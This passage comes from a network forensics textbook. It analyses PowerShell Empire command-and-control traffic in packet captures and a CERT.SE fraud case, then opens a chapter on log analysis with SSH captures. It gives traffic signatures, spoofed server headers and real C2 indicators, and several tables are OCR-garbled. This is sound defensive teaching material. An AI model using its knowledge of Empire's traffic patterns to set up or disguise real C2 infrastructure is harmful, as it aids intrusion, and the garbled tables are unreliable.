| | - | 1969 172.16.2.209 | 192.252.210.107 | 49533 HTTP | 443 | 259 GET /news.php HTTP/1.1 |
| | + | 1972 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49533 | 436 HTTP/1.0 200 OK (text/html) |
| | | 1979 172.16.2.209 | 192.252.210.107 | 49534 HTTP | 443 | 259 GET /news.php HTTP/1.1 |
| | | 1982 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49534 | 436 HTTP/1.0 200 OK (text/html) |
| | | 1989 172.16.2.209 | 192.252.210.107 | 49535 HTTP | 443 | 264 GET /admin/get.php HTTP/1.1 |
| 1 | | 1992 192.252.210.107 | 172.16.2.209 | 443 HTTP | 49535 | 436 HTTP/1.0 200 OK (text/html) |
| | | 1999 172.16.2.209 | 192.252.210.107 | 49536 HTTP | 443 | 259 GET /news.php HTTP/1.1 |
| L | | | | | | |

The attackers can easily modify the preceding URI entries. However, for an inexperienced adversary, these values would be default, as shown in the preceding screenshot. The three URIs—/admin/get.php,/login/process.php, and news.php—define the entire communication control for Empire. Let's dig deeper into one of the requests:



While recording the preceding pcap, the target used was a Windows 10 box. However, as per the request generated, the user-agent states that the requesting system is Windows 7 (Windows NT 6.1). Additionally, the server headers in the response state that the server is Microsoft-IIS/7.5, while the It works! message in the response body looks like the one used by Apache Server (default index.html page for Apache Server).



The TTL value can also unveil a good amount of detail, such as a TTL value of 64 to denote a Linux system, while Windows-based OSes use 128 as the default TTL value. Refer to this table of TTL values for more information: https://subinsb.com/default-device-ttl-values/.

Case study – CERT.SE's major fraud and hacking criminal case, B 8322-16

Refer to the case study at https://www.cert.se/2017/09/cert-se-tekniska-rad-medanledning-av-det-aktuella-dataintrangsfallet-b-8322-16. We can download the PCAP file from https://drive.google.com/open?id=0B7pTM0QU5apSdnF0Znp1Tko0ams. The case highlights the use of open source tools and denotes that the infection took place after the targets received an email along with a macro-enabled document. The attackers asked the victims to enable macros to view the content of the document and hence generated a foothold on the target system. We will examine the pcap from the network's point of view and highlight the information of interest. Let's fire up the NetworkMiner and get an overview of what happened:

| Hosts (34 | 4) Files (4) | Images | Messages | Credentials | Sessions (5602) | DNS (36) | Parameters (64) | Keywords | Anomalies |
|-----------|------------------------------|--------------|---------------|-------------|-----------------|----------|-----------------|----------|-----------|
| Sort Ho | sts On: | Sent Bytes | (descending | g) | | | | | |
| 1 | ⊞… 👌 37.28.155.22 (Linux) | | | | | | | | |
| | 🗉 📲 195.200.72.148 (Windows) | | | | | | | | |
| 1 1 | 192.252.21 | | | | | | | | |
| | 172.16.2.2 | | ws) | | | | | | |
| | 10.0.23 (| | | | | | | | |
| | 37.28.154. | | | -1.0: | | | | | |
| | | 1. 198 [fedd | praproject.or | gj (Linux) | | | | | |
| | 8.8.8.8 193.11.114 | 4.42 | | | | | | | |
| 1 1 1 | 83.168.200 | | | | | | | | |
| | 178.73.198 | | | | | | | | |
| | | | praproject.or | -1 | | | | | |
| | | | project.or | | | | | | |
| | 193.228.14 | | | 31 | | | | | |
| | | | doraproject.c | pral | | | | | |
| | 202.12.27. | - | | 21 | | | | | |
| ÷ | 199.7.91.1 | 3 | | | | | | | |
| ÷ | 199.7.83.4 | 2 | | | | | | | |
| ÷ | 198.41.0.4 |) | | | | | | | |
| ÷ | 8.43.85.67 | [fedorapro | oject.org] | | | | | | |
| | 10.0.0.1 | | | | | | | | |
| ÷ | 193.0.14.1 | | | | | | | | |
| . | | - | praproject.or | g] | | | | | |
| ÷ | 85.236.55. | | roject.org] | | | | | | |
| . | 192.203.23 | | | | | | | | |
| ÷ | 192.112.30 | | | | | | | | |
| | 192.58.128 192.36.148 | | | | | | | | |
| | 192.36.140 | | | | | | | | |
| ÷ | 128.63.2.5 | | | | | | | | |
| ÷ | | | doraproject.c | mal | | | | | |
| ÷ | | | doraproject.c | | | | | | |
| ÷ | 192.228.79 | - | ionaproject.c | | | | | | |
| ÷ | 192.5.5.24 | | | | | | | | |
| | | | | | | | | | |

If we sort the packets with bytes, we have 37.28.155.22 as the top IP address. Let's view its details:

We can see that the system is Linux and, as mentioned, it has a TTL value of 64. The open ports on this system are 8081 and 445. Let's fire up Wireshark to investigate this IP:

| ip.ac | dr == 37.28.155.22 | | | | 🛛 🗔 💌 Expression. | . + TCP Only |
|-------|--|--|--|------------------|---|--------------|
| No. | Source IP | Destination IP | Source Port Protocol | Destination Port | Length Info | - ^ |
| | 5 195.200.72.148 | 37.28.155.22 | 50379 TCP | 8081 | 66 50379 → 8081 [SYN] Seq=0 Win=8192 Len=0 MSS=1380 WS=256 SACK_PERM=1 | |
| | 6 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50379 | 66 8081 → 50379 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK_PERM=1 WS=128 | |
| | 7 195.200.72.148 | 37.28.155.22 | 50379 TCP | 8081 | 60 50379 → 8081 [ACK] Seq=1 Ack=1 Win=131072 Len=0 | |
| | 8 195.200.72.148 | 37.28.155.22 | 50379 HTTP | 8081 | 212 GET /index.asp HTTP/1.1 | |
| | 9 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50379 | 60 8081 → 50379 [ACK] Seq=1 Ack=159 Win=30336 Len=0 | _ |
| | 10 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50379 | 71 8081 → 50379 [PSH, ACK] Seq=1 Ack=159 Win=30336 Len=17 [TCP segment of a reassembled PDU] | |
| | 11 37.28.155.22 | 195.200.72.148 | 8081 HTTP | 50379 | 1434 HTTP/1.0 200 OK | |
| | 12 37.28.155.22 | 195.200.72.148 | 8081 HTTP | 50379 | 1434 Continuation | |
| | 13 37.28.155.22 | 195.200.72.148 | 8081 HTTP | 50379 | 259 Continuation | |
| | 14 195.200.72.148 | 37.28.155.22 | 50379 TCP | 8081 | 60 50379 → 8081 [ACK] Seq=159 Ack=2778 Win=131072 Len=0 | |
| | 15 195.200.72.148 | 37.28.155.22 | 50379 TCP | 8081 | 60 50379 → 8081 [ACK] Seq=159 Ack=2984 Win=130816 Len=0 | |
| | 16 195.200.72.148 | 37.28.155.22 | 50379 TCP | 8081 | 60 50379 → 8081 [FIN, ACK] Seq=159 Ack=2984 Win=130816 Len=0 | |
| L. | 17 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50379 | 60 8081 → 50379 [ACK] Seq=2984 Ack=160 Win=30336 Len=0 | |
| | 20 195.200.72.148 | 37.28.155.22 | 50380 TCP | 8081 | 66 50380 → 8081 [SYN] Seq=0 Win=8192 Len=0 MSS=1380 WS=256 SACK PERM=1 | |
| | 21 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50380 | 66 8081 → 50380 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1380 SACK PERM=1 WS=128 | |
| | 22 195.200.72.148 | 37.28.155.22 | 50380 TCP | 8081 | 60 50380 → 8081 [ACK] Seg=1 Ack=1 Win=131072 Len=0 | |
| | 23 195.200.72.148 | 37.28.155.22 | 50380 TCP | 8081 | 292 50380 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=131072 Len=238 [TCP segment of a reassembled PDU] | |
| | 24 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50380 | 60 8081 → 50380 [ACK] Seg=1 Ack=239 Win=30336 Len=0 | |
| | 25 195.200.72.148 | 37.28.155.22 | 50380 HTTP | 8081 | 486 POST /index.jsp HTTP/1.1 | |
| | 26 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50380 | 60 8081 → 50380 [ACK] Seg=1 Ack=671 Win=31360 Len=0 | |
| | 27 37.28.155.22 | 195.200.72.148 | 8081 TCP | 50380 | 71 8081 → 50380 [PSH, ACK] Seq=1 Ack=671 Win=31360 Len=17 [TCP segment of a reassembled PDU] | |
| | 28 37.28.155.22 | 195.200.72.148 | 8081 HTTP | 50380 | 377 HTTP/1.0 200 0K | |
| | 29 195.200.72.148 | 37.28.155.22 | 50380 TCP | 8081 | 60 50380 → 8081 [ACK] Seq=671 Ack=342 Win=130560 Len=0 | |
| | 30 195 200 72 148 | 37 28 155 22 | 58388 TCP | 8081 | 60 50380 - 8081 FFTN ACK1 Sen=671 Ack=342 Win=130560 Len=0 | ~ |
| Eti | ernet II, Src: Cis ernet Protocol Ver | co_d0:da:9a (00:1e:b sion 4, Src: 195.200 | bytes captured (528 bi se:d0:da:9a), Dst: Cisco 3.72.148, Dst: 37.28.155 50379, Dst Port: 8081, | _cd:f4:07 (00 | | |
| | | | | | | |


We can see that 92% of the traffic belongs to 37.28.155.22 as highlighted in the preceding screenshot. Let's see some of the HTTP data:

| tp contains GET | | | | | |
|---------------------|---|--|---|--|--|
| Source IP | Destination IP | Source Port | Protocol | Destination Port | Length Info |
| 8 195.200.72.148 | 37.28.155.22 | 50379 | HTTP | 8081 | 212 GET /index.asp HTTP/1.1 |
| 67 195.200.72.148 | 37.28.155.22 | 50382 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 79 195.200.72.148 | 37.28.155.22 | 50383 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 91 195.200.72.148 | 37.28.155.22 | 50384 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 103 195.200.72.148 | 37.28.155.22 | 50385 | HTTP | 8081 | 247 GET /news.asp HTTP/1.1 |
| 115 195.200.72.148 | 37.28.155.22 | 50386 | HTTP | 8081 | 256 GET /login/process.jsp HTTP/1.1 |
| 135 195.200.72.148 | 37.28.155.22 | 50387 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 149 195.200.72.148 | 37.28.155.22 | 50388 | HTTP | 8081 | 256 GET /login/process.jsp HTTP/1.1 |
| 161 195.200.72.148 | 37.28.155.22 | 50389 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 173 195.200.72.148 | 37.28.155.22 | 50390 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 185 195.200.72.148 | 37.28.155.22 | 50391 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 198 195.200.72.148 | 37.28.155.22 | 50392 | HTTP | 8081 | 252 GET /admin/get.php HTTP/1.1 |
| 210 195.200.72.148 | 37.28.155.22 | 50393 | HTTP | 8081 | 247 GET /news.asp HTTP/1.1 |
| 222 195.200.72.148 | 37.28.155.22 | 50394 | HTTP | 8081 | 247 GET /news.asp HTTP/1.1 |
| 502 37.28.155.22 | 195.200.72.148 | 8081 | HTTP | 50394 | 2814 Continuation |
| 1232 195.200.72.148 | 37.28.155.22 | 50396 | HTTP | 8081 | 247 GET /news.asp HTTP/1.1 |
| 1244 195.200.72.148 | 37.28.155.22 | 50397 | HTTP | 8081 | 247 GET /news.asp HTTP/1.1 |
| 1256 195.200.72.148 | 37.28.155.22 | 50398 | HTTP | 8081 | 247 GET /news.asp HTTP/1.1 |
| 2477 10.0.0.23 | 152.19.134.198 | 50900 | HTTP | 80 | 146 GET /static/hotspot.txt HTTP/1. |
| 6802 195.200.72.148 | 37.28.155.22 | 50410 | HTTP | 8081 | 212 GET /index.asp HTTP/1.1 |
| 6862 10.0.0.23 | 209.132.181.16 | 59150 | HTTP | 80 | 146 GET /static/hotspot.txt HTTP/1. |
| 6882 195.200.72.148 | 37.28.155.22 | 50414 | HTTP | 8081 | 256 GET /login/process.jsp HTTP/1.1 |
| 6900 195.200.72.148 | 37.28.155.22 | 50415 | HTTP | 8081 | 247 GET /news.asp HTTP/1.1 |
| | Source IP 8 195.200.72.148 67 195.200.72.148 91 195.200.72.148 103 195.200.72.148 115 195.200.72.148 115 195.200.72.148 135 195.200.72.148 149 195.200.72.148 161 195.200.72.148 173 195.200.72.148 185 195.200.72.148 198 195.200.72.148 210 195.200.72.148 210 195.200.72.148 | Source JP Destination JP 8 195. 200. 72. 148 37. 28. 155. 22 67 195. 200. 72. 148 37. 28. 155. 22 79 195. 200. 72. 148 37. 28. 155. 22 91 195. 200. 72. 148 37. 28. 155. 22 91 195. 200. 72. 148 37. 28. 155. 22 103 195. 200. 72. 148 37. 28. 155. 22 115 195. 200. 72. 148 37. 28. 155. 22 135 195. 200. 72. 148 37. 28. 155. 22 149 195. 200. 72. 148 37. 28. 155. 22 149 195. 200. 72. 148 37. 28. 155. 22 149 195. 200. 72. 148 37. 28. 155. 22 173 195. 200. 72. 148 37. 28. 155. 22 185 195. 200. 72. 148 37. 28. 155. 22 216 195. 200. 72. 148 37. 28. 155. 22 222 195. 200. 72. 148 37. 28. 155. 22 1224 195. 200. 72. 148 37. 28. 155. 22 1224 195. 200. 72. 148 37. 28. 155. 22 1244 195. 200. 72. 148 37. 28. 155. 22 1244 <td< td=""><td>Source IP Destination IP Source Port 8 195. 200. 72. 148 37. 28. 155. 22 50379 67 195. 200. 72. 148 37. 28. 155. 22 50382 79 195. 200. 72. 148 37. 28. 155. 22 50383 91 195. 200. 72. 148 37. 28. 155. 22 50384 103 195. 200. 72. 148 37. 28. 155. 22 50385 115 195. 200. 72. 148 37. 28. 155. 22 50386 135 195. 200. 72. 148 37. 28. 155. 22 50387 135 195. 200. 72. 148 37. 28. 155. 22 50388 135 195. 200. 72. 148 37. 28. 155. 22 50389 131 195. 200. 72. 148 37. 28. 155. 22 50390 135 195. 200. 72. 148 37. 28. 155. 22 50392 136 195. 200. 72. 148 37. 28. 155. 22 50392 137 195. 200. 72. 148 37. 28. 155. 22 50394 139 195. 200. 72. 148 37. 28. 155. 22 50394 142 195. 200. 72. 148 37. 28. 155. 22 50396</td><td>Source IP Destination IP Source Port Protocol 8 195. 200.72.148 37.28.155.22 50379 HTTP 67 195.200.72.148 37.28.155.22 50382 HTTP 79 195.200.72.148 37.28.155.22 50383 HTTP 91 195.200.72.148 37.28.155.22 50384 HTTP 91 195.200.72.148 37.28.155.22 50384 HTTP 103 195.200.72.148 37.28.155.22 50386 HTTP 115 195.200.72.148 37.28.155.22 50386 HTTP 135 195.200.72.148 37.28.155.22 50388 HTTP 115 195.200.72.148 37.28.155.22 50389 HTTP 1149 195.200.72.148 37.28.155.22 50389 HTTP 115 195.200.72.148 37.28.155.22 50390 HTTP 118 195.200.72.148 37.28.155.22 50391 HTTP 1216 195.200.72.148 37.28.155.22 50394 HTTP 138 195.200.72.148 37.28.155.22 50394 HTTP 140 195.200.72.148 37.28.155.22 50394 H</td><td>Source IP Destination IP Source Port Protocol Destination Port 8 195, 200, 72, 148 37, 28, 155, 22 50379 HTTP 8081 67 195, 200, 72, 148 37, 28, 155, 22 50382 HTTP 8081 91 195, 200, 72, 148 37, 28, 155, 22 50383 HTTP 8081 91 195, 200, 72, 148 37, 28, 155, 22 50384 HTTP 8081 103 195, 200, 72, 148 37, 28, 155, 22 50386 HTTP 8081 115 195, 200, 72, 148 37, 28, 155, 22 50386 HTTP 8081 135 195, 200, 72, 148 37, 28, 155, 22 50387 HTTP 8081 149 195, 200, 72, 148 37, 28, 155, 22 50389 HTTP 8081 161 195, 200, 72, 148 37, 28, 155, 22 50390 HTTP 8081 173 195, 200, 72, 148 37, 28, 155, 22 50391 HTTP 8081 185 195, 200, 72, 148 37, 28, 155, 22 50394 HTTP</td></td<> | Source IP Destination IP Source Port 8 195. 200. 72. 148 37. 28. 155. 22 50379 67 195. 200. 72. 148 37. 28. 155. 22 50382 79 195. 200. 72. 148 37. 28. 155. 22 50383 91 195. 200. 72. 148 37. 28. 155. 22 50384 103 195. 200. 72. 148 37. 28. 155. 22 50385 115 195. 200. 72. 148 37. 28. 155. 22 50386 135 195. 200. 72. 148 37. 28. 155. 22 50387 135 195. 200. 72. 148 37. 28. 155. 22 50388 135 195. 200. 72. 148 37. 28. 155. 22 50389 131 195. 200. 72. 148 37. 28. 155. 22 50390 135 195. 200. 72. 148 37. 28. 155. 22 50392 136 195. 200. 72. 148 37. 28. 155. 22 50392 137 195. 200. 72. 148 37. 28. 155. 22 50394 139 195. 200. 72. 148 37. 28. 155. 22 50394 142 195. 200. 72. 148 37. 28. 155. 22 50396 | Source IP Destination IP Source Port Protocol 8 195. 200.72.148 37.28.155.22 50379 HTTP 67 195.200.72.148 37.28.155.22 50382 HTTP 79 195.200.72.148 37.28.155.22 50383 HTTP 91 195.200.72.148 37.28.155.22 50384 HTTP 91 195.200.72.148 37.28.155.22 50384 HTTP 103 195.200.72.148 37.28.155.22 50386 HTTP 115 195.200.72.148 37.28.155.22 50386 HTTP 135 195.200.72.148 37.28.155.22 50388 HTTP 115 195.200.72.148 37.28.155.22 50389 HTTP 1149 195.200.72.148 37.28.155.22 50389 HTTP 115 195.200.72.148 37.28.155.22 50390 HTTP 118 195.200.72.148 37.28.155.22 50391 HTTP 1216 195.200.72.148 37.28.155.22 50394 HTTP 138 195.200.72.148 37.28.155.22 50394 HTTP 140 195.200.72.148 37.28.155.22 50394 H | Source IP Destination IP Source Port Protocol Destination Port 8 195, 200, 72, 148 37, 28, 155, 22 50379 HTTP 8081 67 195, 200, 72, 148 37, 28, 155, 22 50382 HTTP 8081 91 195, 200, 72, 148 37, 28, 155, 22 50383 HTTP 8081 91 195, 200, 72, 148 37, 28, 155, 22 50384 HTTP 8081 103 195, 200, 72, 148 37, 28, 155, 22 50386 HTTP 8081 115 195, 200, 72, 148 37, 28, 155, 22 50386 HTTP 8081 135 195, 200, 72, 148 37, 28, 155, 22 50387 HTTP 8081 149 195, 200, 72, 148 37, 28, 155, 22 50389 HTTP 8081 161 195, 200, 72, 148 37, 28, 155, 22 50390 HTTP 8081 173 195, 200, 72, 148 37, 28, 155, 22 50391 HTTP 8081 185 195, 200, 72, 148 37, 28, 155, 22 50394 HTTP |

Well! It looks as though the Empire framework has been used here. Let's confirm our suspicion by investigating one of the packets:

| 🚄 Wiresh | nark · Follow HTTP Stream (tcp.stream eq 17) · attack2.pcap | - | | \times |
|---|--|------------|--------|----------|
| Cookie: User-Ag Host: 3 Connect HTTP/1. Server: Date: 1 | ews.asp HTTP/1.1 : SESSIONID=1UPFHYVFDXZGVN2N gent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko 37.28.155.22:8081 tion: Keep-Alive .0 200 OK : Microsoft-IIS/7.5 Thu, 14 Sep 2017 08:22:35 GMT | | | |
| | <pre>cbody><hl>It works!</hl>This is the default web page for this server.The web server software is running bu dded, yet.</pre> | t no co | ontent | has |
| 1 client pkt, 1 | server pkt, 1 turn. | | | |
| Entire conv | versation (450 bytes) V Show and sa | ve data as | ASCII | \sim |
| Find: | | | Find N | Vext |
| | Filter Out This Stream Print Save as Back CI | ose | Hel | lp |

As we discussed earlier, and saw in NetworkMiner, the 37.28.155.22 IP is a Linux server with a TTL value of 64. The preceding request does not make sense, since it states that the server is running Microsoft IIS 7.5 and has the same request signature as Windows 7. The communication is from Empire. However, the attackers have modified some of the pages, such as news, php and news.asp. We can also see encrypted data flowing:



We just saw how tools such as Empire were used to commit a real-world crime. Hence, it's always good to know the IOCs for the same.

So to sum up this investigation, we have the following details:

- **C2 server IP**: 37.28.155.22
- C2 server Port: 8081
- Infected system IP: 195.200.72.148

| ✓ 195.200.72.148 | 8182 | 0.0064 | 53.21% | 4.0700 | 316.470 |
|------------------|------|--------|---------|--------|----------|
| ✓ TCP | 8182 | 0.0064 | 100.00% | 4.0700 | 316.470 |
| 50399 | 5455 | 0.0043 | 66.67% | 4.0700 | 316.470 |
| 50394 | 587 | 0.0005 | 7.17% | 3.9100 | 76.890 |
| 50522 | 479 | 0.0004 | 5.85% | 3.6400 | 896.955 |
| 50495 | 168 | 0.0001 | 2.05% | 1.6600 | 849.915 |
| 50507 | 19 | 0.0000 | 0.23% | 0.1900 | 861.115 |
| 50412 | 17 | 0.0000 | 0.21% | 0.1700 | 541.992 |
| 50381 | 16 | 0.0000 | 0.20% | 0.1600 | 10.767 |
| 50534 | 10 | 0.0000 | 0.12% | 0.1000 | 915.790 |
| 50670 | 8 | 0.0000 | 0.10% | 0.0800 | 1198.244 |
| 50671 | 7 | 0.0000 | 0.09% | 0.0700 | 1198.478 |
| 50379 | 7 | 0.0000 | 0.09% | 0.0500 | 9.437 |
| 50712 | 6 | 0.0000 | 0.07% | 0.0600 | 1274.227 |
| 50699 | 6 | 0.0000 | 0.07% | 0.0600 | 1243.949 |
| 50689 | 6 | 0.0000 | 0.07% | 0.0600 | 1223.733 |
| 50666 | 6 | 0.0000 | 0.07% | 0.0600 | 1192.458 |
| 50658 | 6 | 0.0000 | 0.07% | 0.0600 | 1173.056 |
| 50652 | 6 | 0.0000 | 0.07% | 0.0600 | 1157.918 |
| 50646 | 6 | 0.0000 | 0.07% | 0.0600 | 1157.798 |
| 50636 | 6 | 0.0000 | 0.07% | 0.0600 | 1137.016 |
| 50632 | 6 | 0.0000 | 0.07% | 0.0600 | 1127.549 |
| 50630 | 6 | 0.0000 | 0.07% | 0.0100 | 1126.228 |
| 50622 | 6 | 0.0000 | 0.07% | 0.0600 | 1107.363 |
| 50591 | 6 | 0.0000 | 0.07% | 0.0600 | 1041.793 |
| 50582 | 6 | 0.0000 | 0.07% | 0.0600 | 1021.621 |
| 50581 | 6 | 0.0000 | 0.07% | 0.0600 | 1021.089 |
| 50528 | 6 | 0.0000 | 0.07% | 0.0600 | 905.263 |
| 50505 | 6 | 0.0000 | 0.07% | 0.0600 | 860.808 |
| 50504 | 6 | 0.0000 | 0.07% | 0.0400 | 860.453 |
| 50498 | 6 | 0.0000 | 0.07% | 0.0600 | 854.438 |
| 50494 | 6 | 0.0000 | 0.07% | 0.0600 | 844.821 |
| 50458 | 6 | 0.0000 | 0.07% | 0.0600 | 728.960 |
| 50437 | 6 | 0.0000 | 0.07% | 0.0600 | 643.292 |
| | | | | | |

Infected system's port

• Actions performed by the attacker:

- The attacker gained shell access to the system when the user executed a malicious document that contained macros (source: Case Study).
- The attacker gained access via Empire on port 8081 of their C2 server (source: PCAP).
 - **Time of the attack**: Sep 14, 2017, 13:51:14.136226000 India Standard Time (packet arrival time)
 - Duration of the attack: 21 minutes+ (Capinfos/Statistics | Capture File Properties)

Summary

In this chapter, we saw how to decode encoded payloads for Metasploit and make sense of the evidence captured from the network itself. We saw how an attacker migrates from a normal reverse shell to a Meterpreter shell on the packet level. We looked at a variety of techniques to decrypt encrypted Meterpreter communication. We also saw how Empire works and learned its indicators of compromise while applying it to a real-world case study. In this chapter, we relied on pcap-enabled data.

In the next chapter, we will look at how we can use log-based data to solve real-world cases.

Questions and exercises

Answer/solve the following questions and exercises based on material covered in this chapter:

- 1. Repeat the exercises covered in this chapter
- 2. Try decoding other samples from the Challenges directory on GitHub (https://github.com/nipunjaswal/networkforensics/tree/master/Challenges)
- 3. Which of these use TLV as standard for communication?
 - 1. Metasploit
 - 2. Empire

- 4. Which of these use beaconing for keeping the attacker informed about a target being live?
 - 1. Metasploit
 - 2. Empire
 - 3. Both
 - 4. None of the above

Further reading

Check out the following resources for more information on the topics covered in this chapter:

- Metasploit's detailed communication and protocol writeup: https://www.exploit-db.com/docs/english/27935-metasploit---the-exploit -learning-tree.pdf
- Metasploit's SSL-generation module: https://github.com/rapid7/ metasploit-framework/blob/76954957c740525cff2db5a60bcf936b4ee06c42/ lib/rex/post/meterpreter/client.rb
- Empire IOCs: https://www.sans.org/reading-room/whitepapers/detection/ disrupting-empire-identifying-powershell-empire-command-controlactivity-38315
- Microsoft's list of Windows versions: https://en.wikipedia.org/wiki/List_ of_Microsoft_Windows_versions

8 Investigating and Analyzing Logs

So far, we have worked primarily on the network packets that are acquired through network sniffing and monitoring. However, there are situations where packet analysis itself may not be enough, and we are required to fetch inputs from logs. On a typical network, logs can be present anywhere and everywhere. Consider that, when you are browsing the internet, you are leaving behind logs on your system, network switch, router, primary DNS, ISP, proxy servers, server of the requested resource, and in many other places that you may not typically imagine. In this chapter, we will work with a variety of log types and will gather inputs to aid our network forensics exercise.

Throughout this chapter, we will cover the following key topics:

- Network intrusions and footprints
- Case study—defaced servers

However, before moving further, let's understand the need for log analysis and its use in a network forensics scenario by analyzing the ssh_cap.pcap file in the next section.

Technical requirements

To follow the exercises covered in this chapter, we will require the following:

- Wireshark v3.0.0 (https://www.wireshark.org/download.html) installed on Windows 10 OS/ Ubuntu 14.04.
- You can download the codes and PCAP files used in this chapter from https://github.com/nipunjaswal/networkforensics/tree/master/Ch8.
- VMWare Player/VirtualBox installation with Kali Operating system installed. You can download it from https://www.offensive-security.com/kali-linuxvm-vmware-virtualbox-image-download/.
- Python (already installed on Kali Linux).

Network intrusions and footprints

Consider a scenario where we have received a PCAP file for analysis and some logs from a Linux server. By analyzing the file in Wireshark, we get the following packet data:

| | 192.168.153.130 192.168.153.141 | SSHv2 | 130 Client: Encrypted packet (len=64) |
|---------------------|---------------------------------|-------|---|
| 140 21:29:12.888512 | 192.168.153.130 192.168.153.141 | TCP | 66 53030 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35514947 |
| 141 21:29:12.895699 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53030 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65003758 |
| 142 21:29:12.895838 | 192.168.153.130 192.168.153.141 | TCP | 66 53030 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551494772 TS… |
| 143 21:29:13.160805 | 192.168.153.130 192.168.153.141 | TCP | 74 53032 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 144 21:29:13.160871 | 192.168.153.130 192.168.153.141 | TCP | 74 53034 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 145 21:29:13.161042 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53032 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 146 21:29:13.161123 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53034 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 147 21:29:13.161196 | 192.168.153.130 192.168.153.141 | TCP | 66 53032 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6 |
| 148 21:29:13.161251 | 192.168.153.130 192.168.153.141 | TCP | 74 53036 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 149 21:29:13.161295 | 192.168.153.130 192.168.153.141 | TCP | 66 53034 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6… |
| 150 21:29:13.161350 | 192.168.153.130 192.168.153.141 | SSHv2 | 88 Client: Protocol (SSH-2.0-libssh_0.8.1) |
| 151 21:29:13.161381 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53036 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 152 21:29:13.161426 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53032 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037846 TSecr=3… |
| 153 21:29:13.161472 | 192.168.153.130 192.168.153.141 | TCP | 66 53036 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6 |
| 154 21:29:13.161604 | 192.168.153.130 192.168.153.141 | TCP | 74 53038 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 155 21:29:13.161717 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53038 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 156 21:29:13.161772 | 192.168.153.130 192.168.153.141 | TCP | 74 53040 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 157 21:29:13.161832 | 192.168.153.130 192.168.153.141 | TCP | 66 53038 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6 |
| 158 21:29:13.161854 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53040 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 159 21:29:13.161898 | 192.168.153.130 192.168.153.141 | TCP | 74 53042 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 160 21:29:13.161945 | 192.168.153.130 192.168.153.141 | TCP | 66 53040 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6 |
| 161 21:29:13.161989 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53042 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 162 21:29:13.162016 | 192.168.153.130 192.168.153.141 | SSHv2 | 88 Client: Protocol (SSH-2.0-libssh_0.8.1) |
| 163 21:29:13.162053 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53040 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037846 TSecr=3 |
